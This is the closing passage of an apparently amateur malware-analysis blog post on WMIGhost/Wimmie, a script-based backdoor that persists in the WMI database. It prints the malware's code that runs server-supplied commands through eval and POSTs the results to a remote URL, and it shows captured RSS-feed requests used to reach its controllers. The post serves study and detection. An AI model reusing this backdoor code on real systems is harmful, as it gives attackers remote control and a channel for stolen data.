      'Select * from Win32_NetworkAdapter where PNPDeviceID like "%PCI%" and NetConnectionStatus=2'
    )
  );
  if (!e.atEnd()) {
    $.sMacAddress = e.item().MACAddress;
  }
},
```

Receives commands and sends results:



```
if (commands != null) {
  var commandresult = "";
  for (var i = 0; i < commands.length; i++) {
    var result = "no response";
    try {
      result = eval($.Decode(commands[i].value));
    } catch (e) {}
    if (i > 0) {
      commandresult += ",";
    }
    commandresult +=
      "'" + commands[i].id + "':'" + escape(result) + "'";
  }
  if (commandresult.length > 0) {
    commandresult = "{" + commandresult + "}";
    $.oHttp.Open("POST", $.sXmlUrl, false);
    $.oHttp.setRequestHeader(
      "CONTENT-TYPE",
      "application/x-www-form-urlencoded"
    );
    $.oHttp.Send(
      $.sURLParam +
        "&command=result&commandresult=" +
        commandresult
    );
  }
```




```
[New request on port 80.]
  GET /The-first-blog-b1/RSS-b1-rss2-posts.htm HTTP/1.1
  Accept: */*
  User-Agent: Mozilla/5.0 (Windows; U; Windows NT 5.1; rv:1.9.1) Gecko/20090624
Firefox/3.5
  Accept-Encoding: gzip, deflate
  Host: kumardeep.sosblogs.com
  Connection: Keep-Alive

[Sent http response to client.]


[Received new connection on port: 80.]
[New request on port 80.]
  GET /anilchopra/feed/ HTTP/1.1
  Accept: */*
  User-Agent: Mozilla/5.0 (Windows; U; Windows NT 5.1; rv:1.9.1) Gecko/20090624
Firefox/3.5
  Accept-Encoding: gzip, deflate
  Host: blogs.rediff.com
  Connection: Keep-Alive

[Sent http response to client.]


[Received new connection on port: 80.]
[New request on port 80.]
  GET /kapoorsunil09/profile/rss HTTP/1.1
  Accept: */*
  User-Agent: Mozilla/5.0 (Windows; U; Windows NT 5.1; rv:1.9.1) Gecko/20090624
Firefox/3.5
  Accept-Encoding: gzip, deflate
  Host: www.blogster.com
  Connection: Keep-Alive
```

If you prefer you can dive deeper into the script, it's not obfuscated and is easy to analyze.

That's all… WMIGhost / Wimmie is a very interesting malware, it uses `WMI` to achieve persistence and get system related information, the script is not on the disk.

We can get information about `WMI Database Entries` using `Autoruns` :



Autorun Entry	Description	Publisher	Image Path	Timestamp
WMI Database Entries				
ProbeScriptFint	Script embedded in WMI da...		Double click to open copy	

Maybe I overlook something related to `WMIGhost` , due to my limited knowledge, if you find something interesting please contact me.

I'm new to reversing malware and any kind of feedback is helpful for me.

Twitter: @_qaz_qaz

Resources:

Understanding WMI Malware